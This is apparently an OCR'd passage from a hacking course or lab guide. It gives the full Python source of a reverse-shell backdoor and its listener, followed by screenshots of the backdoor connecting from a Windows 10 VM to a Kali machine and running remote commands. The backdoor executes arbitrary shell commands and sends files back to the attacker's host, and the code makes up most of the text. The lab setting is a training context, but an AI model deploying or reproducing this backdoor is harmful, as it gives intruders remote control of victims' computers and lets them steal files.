    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    listener.bind((ip, port))
    listener.listen(0)
    print("[+] Waiting for incoming connections")
    self.connection, address = listener.accept()
    print("[+] Got a Connection from " + str(address))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data.encode('utf-8'))

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
```

```
        except ValueError:
            continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()

    def write_file(self, path, content):
        try:
            with open(path, "wb") as file:
                file.write(base64.b64decode(content))
            return "[+] File successfully downloaded to " + path
        except Exception as e:
            return "[-] Error writing to file: " + str(e)

    def run(self):
        while True:
            command = raw_input(">> ")
            command = command.split(" ")
            result = self.execute_remotely(command)

            if command[0] == "download" and len(command) > 1:
                result = self.write_file(command[1], result)

            print(result)
```


```
my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```


reverse_backdoor.py


```
#!/usr/bin/env python
import socket
import subprocess
import json
import os
import base64

class Backdoor:
  def __init__(self, ip, port):
    self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.connection.connect((ip, port))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data.encode('utf-8'))

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        # Decode the received bytes to a string before concatenating
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
      except ValueError:
```


```
            continue

    def execute_system_command(self, command):
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
            return output
        except subprocess.CalledProcessError as e:
            return str(e.output)

    def change_working_directory_to(self, path):
        try:
            os.chdir(path)
            return "[+] Changing working directory to " + path
        except Exception as e:
            return "[-] Error: " + str(e)

    def read_file(self, path):
        try:
            with open(path, "rb") as file:
                return base64.b64encode(file.read()).decode('utf-8')
        except Exception as e:
            return "[-] Error reading file: " + str(e)



    def run(self):
        while True:
            command = self.reliable_receive()
            if command[0] == "exit":
                self.connection.close()
```


```
            exit()
        elif command[0] == "cd" and len(command) > 1:
            command_result = self.change_working_directory_to(command[1])
        elif command[0] == "download" and len(command) > 1:
            command_result = self.read_file(command[1])
        else:
            command_result = self.execute_system_command(command)
            command_result = command_result.decode('utf-8', errors='ignore') if command_result else
"Command executed with no output."


        self.reliable_send(command_result)



my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```



Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 13:19
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x37
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
Current File
listener.py
import base64
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data.encode('utf-8'))
def reliable_receive(self):
json_data = ""
while True:
try:
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
self.connection.close()
exit()
return self.reliable_receive()
reverse_backdoor > listener.py
59:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C
Windy
Search
ENG
US
1:19 PM
2024-08-10



Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
Firefox
eula
Microsoft Edge
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
#!/usr/bin/env python
import socket
import subprocess
import json
import os
import base64
class Backdoor:
def __init__(self, ip, port):
def reliable_send(self, data):
def reliable_receive(self):
def execute_system_command(self, command):
def change_working_directory_to(self, path):
def read_file(self, path):
try:
with open(path, "rb") as file:
return base64.b64encode(file.read()).decode('utf-8')
except Exception as e:
return "[-] Error reading file: " + str(e)
def run(self):
while True:
command = self.reliable_receive()
Line 25, Column 25
Spaces: 4
Python
Command Prompt - C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
Type here to search
Windows 10 Enterprise Evaluation
Windows License valid for 73 days
Build 17763.rs5_release.180914-1434
10:20 AM
8/10/2024
23°C
Windy
Search
ENG
US
1:20 PM
2024-08-10



Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 13:20
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x37
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49851)
>>
Current File
listener.py
import base64
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data.encode('utf-8'))
def reliable_receive(self):
json_data = ""
while True:
try:
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
self.connection.close()
exit()
return self.reliable_receive()
reverse_backdoor
listener.py
59:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C
Windy
Search
ENG
US
1:20 PM
2024-08-10



Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 13:20
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x40
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49851)
>> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::94d2:6650:7780:1435%8
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
>> cd
C:\Users\IEUser\Downloads
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 10:06 AM 2,354 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,205,919 bytes
Current File
listener.py
import base64
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data.encode('utf-8'))
def reliable_receive(self):
json_data = ""
while True:
try:
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
self.connection.close()
exit()
return self.reliable_receive()
reverse_backdoor
listener.py
59:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C
Windy
Search
ENG
US
1:20 PM
2024-08-10


